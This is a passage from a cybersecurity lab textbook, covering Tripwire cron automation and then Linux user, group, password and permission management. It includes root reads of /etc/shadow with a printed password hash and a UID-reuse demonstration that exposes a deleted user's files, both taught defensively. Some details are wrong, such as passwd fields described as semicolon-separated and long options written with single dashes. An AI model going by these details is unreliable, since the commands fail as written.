# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
34 23 * * * tripwire --check
root@ubuntuserver:~# _
```

Figure 23 – Checking to make sure the cron job has been applied

```
> crontab -l
```

4. Check your tripwire report folder to verify that cron is working

```
> ls -l /var/lib/tripwire/report
```

NOTE: Notice how the report shown below has the time marked as **23:34.01**.

```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -l /var/lib/tripwire/report/
total 4
-rw-r--r-- 1 root root 326 May 30 23:34 ubuntuserver-20240530-233401.twr
root@ubuntuserver:~#
```

Figure 24 – Automated tripwire report

Congratulations! You were successfully able to implement and automate a host-based intrusion detection system!

End of Lab

Deliverables

4 Screenshots to earn credit for this exercise:

- Screenshot of Tripwire database
- Screenshot of Tripwire scan showing no errors
- Screenshot of Tripwire scan working showing a policy violation
- Screenshot of crontab with scheduled Tripwire job

Homeworks

Assignment 1 – Create a new user on the computer. Do a Tripwire scan, then delete the user and do another scan. After, Create a new timer for crontab that starts at 5 a.m. everyday. (HINT: there are websites online that will do the conversion for crontab)

- RECOMMENDED GRADING CRITERIA
- A document containing the following:
  - Screenshot of Tripwire scan after the user is created
  - Screenshot of Tripwire scan after the user is deleted
  - Screenshot of crontab time being set to 5 a.m.
  - A brief description of the pros and cons of Tripwire

Assignment 2 – Modify the policy text file to create two new sets of files in different locations that Tripwire can monitor. After, recompile the policy and rebuild to database. To update the policy file use the command***tripwire -update-policy*** **policy.txt**. In the new file locations select 3 files. For each file select one option: moving to a new location, deleting the file, or adding information to it. After this is done run a Tripwire scan. (HINT: When updating the policy if there are errors when referring to the location files use the command ***tripwire –check | grep Filename*** to view which lines are causing the errors)

- RECOMMENDED GRADING CRITERIA

- A document containing the following:
    - Screenshot of the new policy text file contents
    - Screenshot of the new Tripwire database
    - Screenshot of the Tripwire scan after the 3 files have been changed
    - A brief description of the pros and cons of Tripwire




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 38

System Hardening - Introduction to Linux User and Group Management

JACOB CHRISTENSEN AND DANTE ROCCA

Up to this point, learners used Linux to implement specific functions. This lesson will focus on user, group, and password management within the Linux environment. Learners will see how a hacker can manipulate users and groups to elevate their privileges and install persistence (notional accounts).

LEARNING OBJECTIVES

- Manually be able to create and securely configure new user accounts
- Understand the concept of groups in Linux operating systems
- Define password policies for local systems

PREREQUISITES

- Chapter 11 – Create an Ubuntu Desktop

DELIVERABLES

- Screenshot of /etc/passwd file showing new users
- Screenshot of /etc/group file showing the AccountingDep group

RESOURCES

- Ubuntu Server Documentation – User management – https://ubuntu.com/server/docs/user-management

CONTRIBUTORS AND TESTERS

- Evan Paddock, Cybersecurity Student, ERAU-Prescott

Phase I – Introduction to System Users

What is a client device without users to operate it? This section will focus on understanding the root account, creating new users on a standard Ubuntu desktop environment, and manipulating the privileges available to them.

1. Start an Ubuntu virtual machine and login as your primary user

NOTE: In this chapter, my main user account is named ***rogue***. Anytime you see this, remember to adjust as necessary with your own username.

2. Ensure that your primary user account has administrative privileges by checking if it is a part of the ***sudoers*** group

```
> groups | grep "sudo"
```

```
rogue@Ubuntu-Server:~$ groups | grep "sudo"
rogue adm cdrom sudo dip plugdev lxd
rogue@Ubuntu-Server:~$ sudo hello
Hello, world!
rogue@Ubuntu-Server:~$ _
```

Figure 1 – User "Rogue" part of Sudoers

NOTE: If the machine was downloaded through VirtualBox with an unattended installation, the default user typically does not have root privileges. You can test this by executing any command prefixed with ***sudo.***

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ sudo hello
[sudo] password for rogue:
rogue is not in the sudoers file.  This incident will be reported.
rogue@Ubuntu-Server:~$
```

Figure 2 – No admin privileges

The above error message shows that this user is not an administrator. If this is the case for you, continue reading; otherwise, continue to step 3.

Login to the ***root*** system account by executing the "substitute user" (**su**) binary without any arguments.

```
> su
```

Add your primary account to ***Sudoers*** and reboot the machine.

```
> adduser rogue sudo
```

```
> reboot
```

Login again to your user account and verify that the command executed successfully!

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ sudo hello
[sudo] password for rogue:
Hello, world!
rogue@Ubuntu-Server:~$
```

Figure 3 – User with new root privileges

3. Simulate the admission of someone to the system by creating a new user account




Figure 4 – Adding a new user called johndoe

NOTE: Replace the string ***johndoe*** with any username of your choice. In this example, we are temporarily disabling the account by not setting the password. Any other information requested, such as full name and phone numbers, can be filled in as needed or left to their defaults by pressing ***Enter***.

```
> sudo adduser johndoe -disabled-login
```

3.1. When a new account is created, a new directory is created in ***/home***

3.2. By looking at the directory permissions, we can see that the only accounts that can view its contents are root and the new user themselves

```
> ls -l /home
```

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ ls -l /home
total 8
drwxr-x--- 2 johndoe johndoe 4096 May 28 21:59 johndoe
drwxr-x--- 4 rogue   rogue   4096 May 28 21:58 rogue
rogue@Ubuntu-Server:~$
```

Figure 5 – User's home directories

4. Open the ***/etc/passwd*** file to view basic information about all the accounts on the system

```
> cat /etc/passwd
```

NOTE: This file is owned by **root**, meaning that no other user can edit it without sudo permissions. Entries in this file are divided into seven fields, each separated by a semicolon.

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ grep "johndoe" /etc/passwd
johndoe:x:1001:1001:John Doe,117,(123)456-7890,(890)765-4321:/home/johndoe:/bin/bash
rogue@Ubuntu-Server:~$ _
```

Figure 6 – User "johndoe" entry in /etc/passwd

Field Value	Description
johndoe	The username string for this account.
x	Hashed password (relocated to /etc/shadow).
1001	User identification number (UID). This must be unique for every account.
1001	Group identification number (GID). Every user has their own group, which this number represents. This must be unique for every group.
John Doe...4321	GECOS fields. This is optional information about the user such as their full name and phone number.
/home/johndoe	Location of the user's home directory on the system.
/bin/bash	The default shell for the user.

5. Deleting an account is just as trivial as creating one

    5.1. To illustrate this, add a new user on the system: **Jane Doe**




Figure 7 – Adding a new user named janedoe

```
> sudo adduser janedoe –gecos “Jane Doe” –uid 1234
```

Switch	Description
–gecos	Specify additional user information such as full name and phone numbers.
–uid	Manually assign a unique UID for the user.

5.2. In */etc/passwd*, verify that the account was successfully created with the correct UID value that we assigned

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ egrep "janedoe|1234" /etc/passwd
janedoe:x:1234:1234:Jane Doe,,,:/home/janedoe:/bin/bash
rogue@Ubuntu-Server:~$
```

Figure 8 – Verifying the custom UID of janedoe

5.3. Switch to this account

```
> su janedoe
```

5.3.1. This user's limited privileges make it impossible to view the contents of John Doe's home directory

```
> cd /home/johndoe
```

```
janedoe@Ubuntu-Server:~$
janedoe@Ubuntu-Server:~$ cd /home/johndoe
bash: cd: /home/johndoe: Permission denied
janedoe@Ubuntu-Server:~$
```

Figure 9 – Jane's limited permissions

5.3.2. Now that we know our home directory is safe from intruders, create a new file containing Jane Doe's password so she doesn't forget

```
> cd ~
```

```
> echo "super secret: my password is janedoe123" > do_not_touch.txt
```

```
janedoe@Ubuntu-Server:~$
janedoe@Ubuntu-Server:~$ ls | grep "do_not_touch.txt"
do_not_touch.txt
janedoe@Ubuntu-Server:~$ cat do_not_touch.txt
super secret: my password is janedoe123
janedoe@Ubuntu-Server:~$ _
```

Figure 10 – Creating a secret file

5.3.3. Exit the session

```
> exit
```

5.4. Terminate this user

```
> sudo deluser janedoe
```

6. What happens if another user has the same UID as someone who was previously deleted?

6.1. Add another user on the system – **Juan Perez** – with the same UID value as Jane Doe (**1234**)

```
> sudo adduser juanperez –gecos “Juan Perez” –uid 1234
```

6.2. Login as Juan and list the contents of the */home* directory

```
juanperez@Ubuntu-Server:~$
juanperez@Ubuntu-Server:~$ ls -l /home
total 16
drwxr-x--- 2 juanperez juanperez 4096 May 28 23:40 janedoe
drwxr-x--- 2 johndoe   johndoe   4096 May 28 21:59 johndoe
drwxr-x--- 2 juanperez juanperez 4096 May 29 00:15 juanperez
drwxr-x--- 4 rogue     rogue     4096 May 28 21:58 rogue
juanperez@Ubuntu-Server:~$ _
```

Figure 11 – Listing permissions of /home directory

Notice anything interesting? It looks like Jane Doe’s home directory is still there despite her account having been deleted. In addition, the owner of that file is now our new user Juan Perez.

6.3. Change to Jane Doe’s directory and try to open the “super secret” file created earlier

```
juanperez@Ubuntu-Server:~$
juanperez@Ubuntu-Server:~$ cat /home/janedoe/do_not_touch.txt
super secret: my password is janedoe123
juanperez@Ubuntu-Server:~$
```

Figure 12 – Juan has access to Jane’s files

Oops! Looks like Juan now has access to all of Jane's files, including her not-so-secure password file. Home folders are persistent, even when the owner's account is deleted. Therefore, any new user with the same UID/GID as a deleted user will have access to these files. Since this can be an obvious breach in security, system administrators should either delete or relocate the home directories of terminated users, as well as change permissions to solely root.

The following commands can remedy this situation:

Command to delete a user, including their home directory:

```
> deluser username -remove-home
```

Command to delete a user and purge all their files:

```
> deluser username -remove-all-files
```

Phase II – Introduction to Password Management

The ***passwd*** utility is a powerful tool that can set and modify passwords, lock or unlock accounts, and enforce user management policies such as password expiration dates.

Recall that the second field in each entry of ***/etc/passwd*** was set to the placeholder 'x'. This value used to represent an account's hashed password, however this information has since been relocated to another file called ***shadow***. In most current distributions of Linux, information concerning user account passwords and password policy information is stored in shadow.

1. Switch to the ***root*** user

1.1. Open ***/etc/shadow*** and search for your personal account

```
> grep "rogue" /etc/shadow
```

1.2. . Each row in this file is divided into nine sections, each separated by a colon

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep rogue /etc/shadow
rogue:$6$piQ9tAulPF.8CitA$xHZKYuKw.MvcfZzZkTHfaSyirlti7UFZN/FYYPK3f3X2JalzSj5G./cKB9jhZtMKem6fBExqya
a9T9S7k9Vgi.:19774:0:99999:7:::
root@Ubuntu-Server:~#
```

Figure 13 – User entry in Shadow

Field #	Description
1	Account username.
2	Hashed and salted passwords.
3	Time since the account's password was last changed.
4	Minimum password age.
5	Maximum password age.
6	Warning period before password expires.
7	Period of inactivity since thee user last logged in.
8	Password expiration date.
9	Unused field.

2. Since the first account created was initialized with the ***disabled-login*** switch, no password was set, and thus it cannot be logged into

2.1. Open the shadow and search for **John Doe's** account

```
> grep "johndoe" /etc/shadow
```

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep "johndoe" /etc/shadow
johndoe:!:19871:0:99999:7:::
root@Ubuntu-Server:~#
```

Figure 14 – John Shadow entry

You will notice that there is a bang (!) in place of a password hash in the second field. In Linux, there are four symbols other than a password hash that a system admin may encounter: a **single bang (!)** represents that the account is locked; a **double bang (!!)** represents that no password was given during account creation; an **asterisk (*)** represents that password authentication has been disabled; and finally, a **blank** field means that no password is required to login to the account.

NOTE: Even if an account has a disabled password, it can still be accessed via other means of authentication, such as SSH keys.

2.2. Enable John Doe's account by assigning it a password

```
> passwd johndoe
```



Figure 15 – John's updated Shadow entry

> **NOTE:** Notice how the bang (!) in John Doe's Shadow entry was replaced with a hash string.

2.3. Verify this was successful by logging into the account




Figure16 – A successful log in for johndoe

To re-lock an account, the administrator can call upon the lock switch...

```
> passwd -lock username
```

... or enable an account via the unlock switch

```
> passwd -unlock username
```

Phase III -Introduction to Password Time Management

A good system administrator should keep track of their users, periods of inactivity, disabled or terminated accounts, as well as ensure that passwords are updated regularly as per company policy.

1. Still signed into ***root***, check John Doe's password management status

```
> passwd -S johndoe
```

```
rogue@Ubuntu-Server:/$
rogue@Ubuntu-Server:/$ sudo passwd -S johndoe
[sudo] password for rogue:
johndoe P 05/29/2024 0 99999 7 -1
rogue@Ubuntu-Server:/$
```

Figure 17 – John's account status

The output of this command is split into seven fields separated by spaces: username, password status, date of last password change, minimum password age, maximum password age, warning period, and inactivity period.

2. Make the following adjustments to John Doe's account

2.1. Change the minimum number of days between password resets

```
> passwd -mindays 5 johndoe
```

NOTE: Entering zero (0) indicates that there is no restriction as to when the user may change their password.

2.2. Change the maximum password age before it must be changed again

```
> passwd -maxdays 30 johndoe
```

2.3. Change the number of days before password expiration that the user will be notified to reset their password

```
> passwd -warndays 3 johndoe
```

2.4. Manually expire John Doe's password to force them to reset it the next time they login

```
> passwd -expire johndoe
```

2.5. If the user is inactive for a predetermined threshold of days, it is good practice to disable the account until they return

```
> passwd -inactive 7 johndoe
```

3. Re-check the status of John Doe's account to verify that these specifications went into effect

```
> passwd -S johndoe
```

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# passwd -S johndoe
johndoe P 01/01/1970 5 30 3 7
root@Ubuntu-Server:~# _
```

Figure 18 – Updated status to John's account

Phase IV – Introduction to group management

So far, we have covered the basics of managing an individual user account on a Linux computer. However, in larger networks, many different users can be working on the same machines for various reasons. In cases where you want several accounts to have access to the same resources, Linux provides administrators with the concept of ***Groups*** to easily manage aggregated privileges and access.

1. Login as ***root***

2. Add two new users to the machine – ***Jerry Jones (jerryjones)*** and ***Mary Smith (marysmith)***

3. Create a new group called ***AccountingDept***

```
> groupadd AccountingDept
```

NOTE: You can also delete groups with the following command:

```
> delgroup <groupname>
```

However, be aware that the same problem as discussed in Phase I, Step 6 arises when two groups share the same Group ID (GID). Ensure that all files related to the group you are deleting are cleaned up.

3.1. If successfully created, the group name will be added as an entry in the file ***/etc/group***

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep "AccountingDept" /etc/group
AccountingDept:x:1235:
root@Ubuntu-Server:~# _
```

Figure 19 – AccountingDept group created

3.2. Add both newly created users to the group

```
> usermod -aG AccountingDept jerryjones
```

```
> usermod -aG AccountingDept marysmith
```

3.3. Looking at ***/etc/group*** again, we can see that its new members are now listed

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep "AccountingDept" /etc/group
AccountingDept:x:1235:jerryjones,marysmith
root@Ubuntu-Server:~#
```

Figure 20 – New users in AccountingDept group

4. Navigate to the ***/home*** directory and make a new folder called **Accounting_Files**

```
> mkdir /home/Accounting_Files
```

4.1. View the default permissions of this directory to see that it is owned by the root account and group

```
> ls -ld /home/Accounting_Files
```

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# ls -ld /home/Accounting_Files
drwxr-xr-x 2 root root 4096 May 29 02:25 /home/Accounting_Files
root@Ubuntu-Server:~#
```

Figure 21 – New file permissions

4.2. Modify the permissions so that it is owned by the **AccountingDept** group

```
> chgrp AccountingDept /home/Accounting_Files
```

4.3. Verify these changes went into effect

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# ls -ld /home/Accounting_Files
drwxr-xr-x 2 root AccountingDept 4096 May 29 02:25 /home/Accounting_Files
root@Ubuntu-Server:~#
```

Figure 22 – Updated Group ownership

5. Switch to an account that's a member of AccountingDept (either Jerry or Mary)

5.1. Try to create a file in the Accounting_Files directory

```
> touch /home/Accounting_Files/important_document.txt
```

```
jerryjones@Ubuntu-Server:~$
jerryjones@Ubuntu-Server:~$ touch /home/Accounting_Files/important_document.txt
touch: cannot touch '/home/Accounting_Files/important_document.txt': Permission denied
jerryjones@Ubuntu-Server:~$ _
```

Figure 23 – Failure to create a file

The group owns this directory, but users in that group can't write to the directory. This is where permission management comes in!

Phase V – Permission Management

To ensure that files are only accessible by those we intend, we must assign permissions to files and directories. In Linux, permissions come in three flavors: read, write, and execute. These permissions can be set for the owner of the file, the group owner of the file, and others.

1. Modify the Accounting_File to grant the AccountingDept group write permissions

```
> chmod g=rwx /home/Accounting_Files
```

NOTE: The chmod command has two different ways to edit permissions. One is symbolic, which is used above. In symbolic, ***u*** represents the user owner of the file, ***g*** represents the group owner of the file, and ***o*** represents others. Similarly, ***r*** is read, ***w*** is write, and***x*** is execute. A **+** will add the permissions, a **–** will take away the permissions, and a **=** will set the permissions to whatever you specified. The other way of editing permissions with chmod is using numbers. In the numbered mode, a 1 is execute, a 2 is write, and a 4 is read. Adding them up will signal different permissions. For example, 5 would be execute and read permission. When using chmod in numbered mode, the first number is the file owner, the second number is the group owner, and the last number is other users. So, using chmod 750 would give the owner all permissions, the group read and execute permissions, and other users no permissions.

1.1. Verify that the permissions were updated

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# ls -ld /home/Accounting_Files
drwxrwxr-x 2 root AccountingDept 4096 May 29 02:25 /home/Accounting_Files
root@Ubuntu-Server:~#
```

Figure 24 – Updated directory permissions

2. Again, switch to an account that's a member of AccountingDept (either Jerry or Mary)

2.1. Try to create a file in the Accounting_Files directory

```
> touch /home/Accounting_Files/important_document.txt
```

2.2. Verify that it was successfully created

```
jerryjones@Ubuntu-Server:/home/Accounting_Files$
jerryjones@Ubuntu-Server:/home/Accounting_Files$ ls -l | grep "jerryjones"
-rw-rw-r-- 1 jerryjones jerryjones 0 May 29 03:33 important_document.txt
jerryjones@Ubuntu-Server:/home/Accounting_Files$
```

Figure 25 – Improper file permissions

> Notice how, although it was successfully created, the file permissions still default to the account that created it: Jerry Jones. Because of this, other AccountingDept users will be unable to write to this file. In order to facilitate cooperation, we need files in the directory to be assigned to the same group.

3. As ***root***, set the special ***SGID*** permission on the directory

```
> chmod g+s /home/Accounting_Files
```

